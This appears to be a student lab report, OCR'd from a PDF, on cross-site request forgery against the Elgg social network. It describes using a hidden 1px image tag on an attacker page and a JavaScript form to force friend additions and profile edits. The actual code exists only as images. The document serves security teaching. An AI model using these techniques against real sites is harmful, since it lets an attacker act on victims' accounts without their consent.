


Figure 1.2

2. We then edit the Malicious code with this img tag.This should have the link we get from the GET request we get for adding Alice as a friend of Boby. Now to make Alice add Boby as a friend, we submit the request in the form of an image of 1px by 1px size. So when, Alice clicks this link, the request is immediately sent to Elgg website and Boby is added as a friend.





Figure 1.3

3. Boby sends a mail to Alice along with the link. This link contains the malicious code as shown below.






Figure 1.4

4. Alice sees a message from Boby with a link in it and opens the link, where she gets redirected to the malicious website.




Figure 1.5

5. When Alice clicks on the link in the message, she is redirected to the www.csrflabattacker.com/index.html page which contains the img tag that has the malicious line of code. So as soon as the page is opened, without Alice clicking anything, the img tag is read a request for an image from the add friend link is made and Alice adds Boby as a friend, where Boby's guid is 40.

6. As we see in the below figure, the attack is successful. Boby is added as a friend of Alice.




Figure 1.7

Task 2 Procedure:

1. Alice becomes the attacker in this Task, she is going to add something to Boby's "About me" section. As shown below in her description she is the attacker**.**






Figure 2.1

We make an edit to Alices page and check the HTTP header. From there we get the URL to be used in the javascript function(shown below). This URL must be added to a javascript code to perform this action without Boby's permission.








Figure 2.2

2. The javascript code to attack Boby is shown below. Alice sends a message to Boby, with this link attached to the message.
   When Boby opens this mail the javascript code will run and add the entry that Alice wants him to have in his "about me" section.
   The code is shown below as "indexforboby.html".




Figure 2.3

3. Boby's webpage before he opens Alices message and clicks on the link, along with the HTTP Header on opening his webpage. His about me section is blank.




Figure 2.4

4. He receives mail from Alice.




Figure 2.5

5. On clicking the malicious link, Boby's description in his profile page is changed due to the javascript code.

